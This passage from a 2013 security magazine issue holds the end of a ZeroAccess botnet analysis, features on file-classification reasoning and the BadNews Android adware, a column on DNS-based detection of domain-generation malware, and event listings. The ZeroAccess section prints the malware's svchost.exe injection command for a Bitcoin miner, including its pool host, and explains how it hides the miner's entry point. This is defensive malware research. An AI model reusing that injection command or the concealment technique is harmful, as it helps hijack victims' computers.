To perform the Bitcoin mining, another module named '00000008.@' is needed. This is a PE file containing only resources. The resource with name '#1' and type '#10' is a modified copy of *Ufasoft Bitcoin Miner* [4].



Figure 17: Bitcoin miner in resource of 00000008.@.

Inject Bitcoin miner

The bot module will inject the miner into an svchost.exe process, with the following command line:

```
"C:\WINDOWS\System32\svchost.exe" -g no -t %u -o
http://ooyohrmebh9qfof.com/ -u %s -p %s
```

The meaning of the parameters is as follows:

- -g no: do not use GPU for calculating hashes of blocks used in Bitcoin transactions
- -t %u: number of threads used by the Bitcoin miner

- -o http://ooyohrmebh9qfof.com/: address of the pool server which controls the bots joining the same mining pool
- -u %s -p %s: randomly generated user name and password of a bot joining the mining pool.

Start mining

The copy of the UPX-packed *Ufasoft Bitcoin Miner* is modified by setting the RVA of the entry point to zero in the PE header. In fact, this RVA is just stolen and placed in an area adjacent to where it is supposed to be.



Figure 18: RVA of miner's entry point (marked in red).

The entry point of the Bitcoin miner will be recovered by the bot module at run time.

CONCLUSION

ZeroAccess has established an extensive underground service not only for its own use but also for the malicious sites that pay the gang behind ZeroAccess. While the browser redirections are annoying for end-users, the click-fraud causes great economic losses for the advertising services. By exploiting the infected machines for Bitcoin mining, the ZeroAccess herder can accumulate enormous wealth with ease. In light of the fast spread and continuous evolution of ZeroAccess, we must assume that the battle against it has only just begun.

REFERENCES

[1] Wyke, J. The ZeroAccess Botnet – Mining and Fraud for Massive Financial Gain. http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf.

[2] Tan, N.; Yang, K. ZAccess detailed analysis. Virus Bulletin, August 2012, p.4. http://www.virusbtn.com/virusbulletin/archive/2012/08/vb201208-ZAccess.

[3] Daswani, N.; Stoppelman, M.; and the Google Click Quality and Security Teams. The Anatomy of Click-bot.A. http://static.usenix.org/events/hotbots07/tech/full_papers/daswani/daswani.pdf.

[4] Ufasoft Bitcoin Miner. http://ufasoft.com/coin/.

FEATURE 1

THE CLEAN THEORY

Mircea Ciubotariu
Symantec Security Response, USA

Using analogies with the principles of logic, this article will look at the processes that Security Response Engineers (SREs) employ on a daily basis to make their decisions about incoming files and anticipate the future shape of the industry based on it.

OLD RULES

An old proverb goes something like this: when one adds a pint of clean water to a barrel of sewer water one gets a barrel of sewer water, and when one adds a pint of sewer water to a barrel of clean water one gets… a new barrel of sewer water.

Considering the clean water as a logic true statement and the sewer water as a logic false statement, the proverb expresses a long known principle of logic: adding a true statement (pint of clean water) to several '&' (AND operator) chained false ones (barrel of sewer water) results in an overall false statement, just the same as adding a false statement to several '&' chained true ones also results in an overall false statement.

One of the main duties of SREs is to determine whether a given file may pose a threat to the environment in which it would be deployed and to take necessary steps to prevent such a threat from materializing. To do this, the SRE needs to look within the file for specific sequences of code or commands that may perform unwanted or malicious actions in the deployment environment.

Such a file subjected to analysis may be expressed as a (long) logical sequence similar to this one:

$$S = P_1 \,\&\, P_2 \,\&\, P_3 \,\&\, \ldots \,\&\, P_i \,\&\, \ldots \,\&\, P_n$$

where each P_i represents a fundamental block in the file, performing one atomic action, or a statement in the logic parallel. (Note that in reality the above expression may also contain other logical operators such as 'IF/THEN'; nonetheless in order to evaluate the whole file one must evaluate each individual P_i.)

We refer here to file blocks in a general manner. In fact, the blocks have different representations for different file types – for example, a block in a script file is an atomic command executed by the script interpreter in one step, while for a native executable the block may be regarded as a basic code block, which means a block of instructions that has either more than one entry or more than one exit.

Since it only takes one false statement in the list to reach an overall false statement, as soon as one of the blocks is deemed to pose a threat, for the purpose of protection the analysis can stop and the file can be considered a threat – with a detection signature required.

To give a sense of the magnitude of the task, let's consider a simple application such as *Notepad*, which has roughly 1,500 blocks. If an attacker were to insert a few additional malicious blocks at a random location, it would be very difficult to spot them among the 1,500 clean blocks – it's very much like looking for a needle in a hay stack.

In many cases where the whole file has been created with malicious intent (such as most trojans), the threat can be spotted more easily, since elements of the threat can be found all over the place – for example, obfuscation and polymorphism are good indicators that there is something undesirable about the file. Currently, roughly three in four files that *Symantec* receives for analysis end up being assigned a signature for detection.

When detailed information is needed for documenting the actions of a threat, deep analysis must be performed on the whole file, which means having to go through almost all of its blocks, regardless of whether they are good or malicious, in order to fill in all the pieces of the puzzle. For example, in the case of Stuxnet – one of the most complex threats seen to date – it took a team of three senior engineers more than four months to go through its roughly 12,000 blocks of code.

Add to that obfuscation or polymorphism, which make analysis more difficult by making the blocks look different every time, and you get a picture of the amount of work needed for an SRE to make a determination.

There are several automation tools that can be used to accelerate the processing of information, such as those that identify library code, which is reused in many binaries and already considered clean, or which find the original clean file and compare the new file against it. But in the end, a large number of the blocks need to be inspected manually. The rule says that in making a determination one puts in an amount of time and effort that is directly proportional to the amount of information contained in the file, which in turn is usually directly related to its size.

The SRE can also make use of other specialized tools before diving into deep analysis – such as behaviour examiners, where a determination is made based on the actions performed by a file when deployed in a given environment – but that's another story.

INTENT

Some legitimate tools, such as the system tool cmd.exe (Command Prompt), have at least one block of code that deletes multiple files, and can do so even without user interaction. This behaviour on its own is regarded as malicious and if found by itself in a standalone application, the application would be classed as malicious. But cmd.exe and the like are in fact clean files, so how does that work?

The analogy of true/false logic statements with clean/bad files works here too: the destructive code only triggers when a specific parameter is given to cmd.exe and the interaction is suppressed by another external parameter. Basically, cmd.exe performs something like this:

> If the 'delete' command is present in the command line, then delete specified files.
>
> If the 'silent' parameter is present, then suppress prompting.

Each of the two statements can be expressed as:

> S = if P then Q

The following applies equally to both statements:

When P is false, then S is true, or clean, just as when the 'delete' command is not present in the command line (P = false), no files will be deleted by cmd.exe, which in turn means a clean run, and if the 'silent' parameter is omitted there will be a prompt for each command, if there are any.

When P is true, then Q will be evaluated, which is true, resulting in S being true as well. In the same manner, when told to delete files, cmd.exe acts in a legitimate fashion as part of a larger scheme, but on its own it is just a clean tool. It's similar to a knife that can be used either to help in the kitchen or for criminal activities.

All this brings us to another important factor in determining some of the files conditioned by external interaction: what is the purpose of commanding such files to perform the different actions (either legitimate or malicious), in other words the intent behind using them?

Many modern threats and/or attacks involve several modules which interact with each other. While most of the modules are specifically created with malicious intent, making them easier to determine, it may be that some of the modules are in fact legitimate tools – as in the case of *NetCat*, a command-line tool commonly used by network administrators for advanced network connections.

Despite the fact that *NetCat* is a clean tool, due to its common occurrence in hacking attacks, where it is mostly used for initiating backdoor connections, it has been deemed as a security threat and therefore is reported as a

'security assessment tool' (giving the user the option to ignore its detection).

TRUST

Other factors that play an increasingly important role in the process are the original source of the files, and their popularity.

In general, legitimate companies produce high-quality content that fits certain patterns of quality control, where integrity information such as digital signatures and version information is always present. Such information can be used to track the file to its creator and is often an indication that the file is trustworthy and therefore may be deemed 'clean', (because, unlike threat authors, legitimate companies have a reputation to maintain).

As history shows, there are cases where big companies have crossed the line, as in the *Sony BMG* copy protection rootkit scandal in 2005, or where legitimate signing certificates have been used in the creation of various threats. When a certificate is found to have been used in signing any threat it is revoked, and as a result, any other files signed with it, including any legitimate ones, are deemed untrustworthy.

The bottom line is that files produced by large, well known companies may, within certain limits of certitude, be assumed clean without going through the whole analysis process, unless there is a good reason to do so (such as an observed side effect or a suspicious action performed by it).

Trust can also be applied in flagging a file, since most clean files tend to be easy to analyse, while 83% of the threat files observed today use at least one packer. If a file claims to come from a trustworthy source but has signs of obfuscation, a mismatching digital signature, or appears to be packed with a custom packer, there is a more than 95% chance that it will pose a security threat.

SUMMARY

Logic states that a truth can only imply a truth; in a similar manner, a clean file must be 'clean' on all levels: it must come from a known, reputable entity, it must serve a well-defined, 'good' purpose and it must be made up only of clean blocks.

The analysis techniques currently used in file determination are relatively slow, and the number of files needing to be processed daily is increasing rapidly – vendors need to look into new ways of dealing with threats where less of the classical per-file in-depth analysis is performed, with more emphasis placed on the trust/intent determination. The game must move to the next level.

FEATURE 2

BADNEWS REVEALS ONGOING CHALLENGES IN THE ANDROID MARKETPLACE

John Foremost
Independent researcher, USA

BadNews is an *Android* threat that has been spreading via the legitimate *Google* marketplace (*Google Play*), affecting 30 or more apps, with an estimated two to nine million devices having downloaded the affected apps.

In 2011, DroidDream [1] rocked the *Android* marketplace when over 100 apps were found to contain code created by rogue developers. This time, BadNews changed the rules of the game by lying in wait before deploying any noticeable payload.

Since the advent of DroidDream, *Google* and others have taken measures to improve the security of app distribution and management. In a cat-and-mouse world, fraud continues to drive new security measures in emergent markets, including the exploding *Android* market.

Most consumers realize that if they obtain apps from a 'crack' site or download some of the more nefarious types of apps – related to porn, gambling and the darker side of life – their risk increases. This is especially true in regions such as Russia and China where rogue sites and apps are emerging by the thousands. Recently, for example, there were multiple websites in Russia supposedly distributing anti-virus software, the *Bad Piggies* game, and other popular apps – which were, in fact, trojans. This type of risk can be mitigated by consumers not visiting 'crack' sites or downloading nefarious apps, as well as by checking the apps they do download with various freeware security solutions prior to use.

In the case of BadNews, infected apps were distributed both through *Google Play* and via similar app download sites, such as *AppBrain*. Analysis of the hostile code reveals developer certificate creation in February and April 2013, with BadNews emerging in April/May. Popular apps for wallpaper, greetings and others were amongst the array distributed with BadNews code. As seen with so many other apps, consumers simply downloaded and installed them with little to no regard to the permissions requested. For example, the *Live Wallpaper – Savannah* app (MD5 98cfa989d78eb85b86c497ae5ce8ca19) has the following permissions:

- ACCESS_NETWORK_STATE
- ACCESS_WIFI_STATE
- INSTALL_PACKAGES
- INSTALL_SHORTCUT

- INTERNET
- READ_PHONE_STATE
- RECEIVE_BOOT_COMPLETED
- RESTART_PACKAGES
- VIBRATE
- WAKE_LOCK
- WRITE_EXTERNAL_STORAGE

These permissions enable the code to run upon boot, write data to the SD card, read the phone state, and have networking access and details and C&C communications. The last part is critical, as BadNews didn't enable C&C communications straightaway. Instead of quickly being detected and removed from *Google Play*, BadNews lay in wait, infecting millions of devices before fully revealing itself. Once enough time had passed for critical mass to be achieved, C&C operations and payloads were activated.

BadNews used an adware scheme similar to that seen in several other trojans – a common form of monetization in *Android* threats. This is obvious in a wide variety of C&Cs and source code statements found within hostile classes. For example, a few URLs found in the code are listed below:

- hxxp://media.admob[.]com/mraid/v1/mraid_app_banner.js
- hxxp://media.admob[.]com/mraid/v1/mraid_app_expanded_banner.js
- hxxp://media.admob[.]com/mraid/v1/mraid_app_interstitial.js
- hxxp://schemas.android[.]com/apk/lib/com.google.ads
- hxxp://e.admob[.]com/imp?ad_loc=@gw_adlocid@&qdata=@gw_qdata@&ad_network_id=@gw_adnetid@&js=@gw_sdkver@&session_id=@gw_sessid@&seq_num=@gw_seqnum@&nr=@gw_adnetrefresh@&adt=@gw_adt@&aec=@gw_aec@

BadNews stores configuration and downloaded updates and payloads on the SD card. It can also send fake messages and prompt users to install other (malicious) apps or fake updates for legitimate applications. Details regarding the phone – such as model, IMEI and build version – are also sent to a remote C&C server.

Adware and exfiltration of sensitive data relating to mobile devices is big business for e-crime operators. When performed to scale – in the millions – just a penny for each device infected yields great profits. Sensitive information is an asset that is worth plenty in the criminal underground, where IMEI and other phone data can be used for many types of fraud. For example, in 2010, actors in Chennai, India were found to have used the Spiderman Kit to plant fake IMEI numbers on mobile devices. IMEI numbers are heating up as a global privacy issue, where many entities are now attempting to track and/or manage identities based upon IMEI and user associations. This type of data can be used by attackers to track victims, and may also be resold on the black market.

Google responded very quickly to the BadNews incident once the threat was realized. Unfortunately, millions of downloads of affected apps had already taken place before the malware was discovered. In the wake of BadNews, one has to ask: how many other rogue developers and apps exist in the marketplace that have yet to be discovered? The problem is similar to that encountered by *CNET* and *downloads.com*, where downloads were largely trusted in the early days and later abused by the creators of *Windows* malware.

Another interesting twist in the BadNews case is ambiguity over what really happened regarding the distribution of the code. Some claim it was through rogue development while others believe it may have taken place through legitimate developers being tricked into using compromised code. Unlike large software houses like *Microsoft*, that have authority and control over the development of secure coding, the open source and official developers' marketplace have no such oversight. This greatly complicates the task of managing apps when thousands of new ones emerge at an amazing rate.

Even attempting to download and manage all the legitimate apps in the marketplace is a staggering challenge, let alone carrying out secure code review and monitoring. Looking for hostile code in the *Android* marketplace can be compared with searching for a needle in a global haystack. New measures are likely to be required to respond to this challenge. New technologies are required in classifying and categorizing code and possible threats, correlating code bases (and modifications thereof), and gap analysis between advertised and actual permissions. Controls around developers and response to hijacked developer identities and accounts, rapid dynamic analysis and reputation capabilities are just a few more of the measures which must be matured to assist in this complex challenge.

Abuse is almost impossible to stop and security very often has to be reactive, forcing new creative measures for managing the risk affordably. *Google* has made great strides in protecting its marketplace. Consumers should also be aware of risks associated with apps and permissions and should be encouraged to check apps before installing them, using freeware scanners and similar solutions, as well as running security apps on their devices.

REFERENCES

[1] http://www.virusbtn.com/virusbulletin/archive/2012/03/vb201203-DroidDream.

SPOTLIGHT

GREETZ FROM ACADEME: MASTERS OF THEIR OWN DOMAINS

John Aycock
University of Calgary, Canada

As I write this, we are in the midst of the Calgary Stampede, an annual event where the city is inundated with modern cowboy culture: boots, hats, pick-up trucks, and belt buckles that are Entirely Too Large. (Once, as a joke, I covered a dinner-sized paper plate in aluminium foil and wore it as a belt buckle to a Stampede breakfast. No one even noticed.) I am reminded of last September's VB conference when we descended upon another cowboy-themed city, Dallas.

There, Gunter Ollmann presented a paper [1] about malware using domain generation algorithms (a.k.a. DGA, AGD or domain flux) and how to detect it by using NX responses. The intuition is that, if malware is spewing out a lot of requests to the domain name system (DNS) for nonexistent domain names as it tries to phone home, then looking at the corresponding 'NX' error replies from the DNS provides a method for detecting that malware. It seems sensible, and it works. Ollmann's presentation, if I recall correctly, was a reprise of work published in USENIX Security shortly before VB2012; for anyone wanting more technical detail, it's all there in [2], complete with maths and funky Greek symbols for good measure.

I was curious as to how this line of research has progressed since then, and I found my answer in a paper that appeared in June 2013 at the Conference on Dependable Systems and Networks[1]. Krishnan *et al.*'s 'Crossing the Threshold' [3] carries on with DGA detection, looking at a way to make use of NX replies.

It would be a perfectly justifiable reaction to say 'um, detection using NX replies has already been done, hasn't it?' – and herein lies a basic dichotomy of academic research. On the one hand, academics are great at abstracting away details, sometimes to the point of silliness. For example, I would be perfectly comfortable making a mental category of work called 'malware detection using DNS anomalies' into which I would lump the papers I already mentioned [1–3] – but I wouldn't stop there. Invariably, I would also include papers that have nothing to do with DGA or NX replies – such as the detection of scanning worms by watching for network traffic to an IP address that wasn't looked up by a previous DNS request [4]. In the abstract sense, the papers are all about DNS anomalies, but it's arguably a pretty broad and meaningless category.

So on the one hand, we have wanton abstraction; on the other hand, academics have a painfully fine eye for detail, when it matters. And it matters when distinguishing what you've done from what's already been done in related work. The NX-based detection in the 'Crossing the Threshold' paper is *totally* different from [1, 2] because it 'do[es] not rely on domain structure or clustering techniques to identify bots' [3].

I'm being facetious, of course. The NX-based detection in [3] is actually very simple and elegant, and well worth a look for anyone who has a good view of DNS traffic and a hankering to find DGA malware. Krishnan *et al.* filter out NX replies, and filter again to get rid of NX replies for known-good domains, trying to pare their input down sufficiently for their method to be scalable. The remaining NX replies are mined for the domain name that failed and the IP address of the requesting machine, the idea being to label individual machines as benign or infected. An interesting point is that the way they determine this involves determining whether or not the NX response is for a domain[2] that the machine has seen before. There's enough detail in the paper to both build a system like theirs and set the labelling thresholds, along with copious evaluation. The researchers were able to label machines with only about three to four NX replies – which is pretty impressive, even for failed cowboys like me who don't know which end of a bull to milk.

REFERENCES

[1] Ollmann, G. The new wave of 'undetectable' DGA threats: examining the state of the art in malware evasion techniques. Proceedings of the 22nd Virus Bulletin International Conference, 2012, pp.270–273.

[2] Antonakakis, M.; Perdisci, R.; Nadji, Y.; Vasiloglou, N.; Abu-Nimeh, S.; Lee, W.; Dagon, D. From throw-away traffic to bots: detecting the rise of DGA-based malware. Proceedings of the 21st USENIX Security Symposium, 2012, pp.491–506.

[3] Krishnan, S.; Taylor, T.; Monrose, F.; McHugh, J. Crossing the threshold: detecting network malfeasance via sequential hypothesis testing. 43rd IEEE/IFIP International Conference on Dependable Systems and Networks, 2013.

[4] Whyte, D.; Kranakis, E.; van Oorschot, P.C. DNS-based detection of scanning worms in an enterprise network. 12th Annual Network and Distributed Systems Security Symposium, 2005.

[1] I suspect the papers at a conference on undependable systems and networks would be far more entertaining.

[2] I'm generalizing a bit here. The researchers use what they call 'zones' that correspond to second-level domain names.

END NOTES & NEWS

DEF CON 21 will take place 1–4 August 2013 in Las Vegas, NV, USA. For more information see https://www.defcon.org/.

The 8th Annual (ISC)² SecureAsia takes place 7–8 August 2013 in Manila, Philippines. See http://www.informationsecurityasia.com/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

ZebraCon 2013 takes place 27–29 August 2013 in Kuala Lumpur, Malaysia. For details see http://zebra-con.com/home/.

Cyber Intelligence Europe takes place 17–19 September 2013 in Brussels, Belgium. For details see http://www.intelligence-sec.com/events/cyber-intelligence-europe.

Hacker Halted USA will take place 19–21 September 2013 in Atlanta, Georgia, USA. For more information see https://www.hackerhalted.com/2013/us/.

VB2013 takes place 2–4 October 2013 in Berlin, Germany. The conference programme and online registration are now available. See http://www.virusbtn.com/conference/vb2013/.

SecTor 2013 takes place 7–9 October 2013 in Toronto, Canada. For details see http://www.sector.ca/.

Hactivity 2013 takes place 11–12 October 2013 in Budapest, Hungary. For details see https://hacktivity.com/en/.

ISSE 2013 will take place 22–23 October 2013 in Brussels, Belgium. For more details see http://www.isse.eu.com/.

MALWARE 2013 takes place 22–24 October 2013 in Fajardo, Puerto Rico, USA. See http://www.malwareconference.org/.

Ruxcon 2013 takes place 26–27 October 2013 in Melbourne, Australia. See http://www.ruxcon.org.au/.

RSA Conference Europe takes place 29–31 October 2013 in the Netherlands. For details see http://www.rsaconference.com/events/2013/europe/index.htm.

The First Workshop on Anti-malware Testing Research (WATeR 2013) takes place on 30 October 2013 in Montreal, Canada. For full details see http://secsi.polymtl.ca/water2013/.

Oil and Gas Cyber Security will be held 25–26 November 2013, in London, UK. For details see http://www.smi-online.co.uk/2013cyber-security5.asp.

AVAR 2013 will take place 4–6 December 2013 in Chennai, India. For details see http://www.aavar.org/avar2013/.

Botconf 2013, the 'first botnet fighting conference', takes place 5–6 December in Nantes, France. For details see https://www.botconf.eu/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/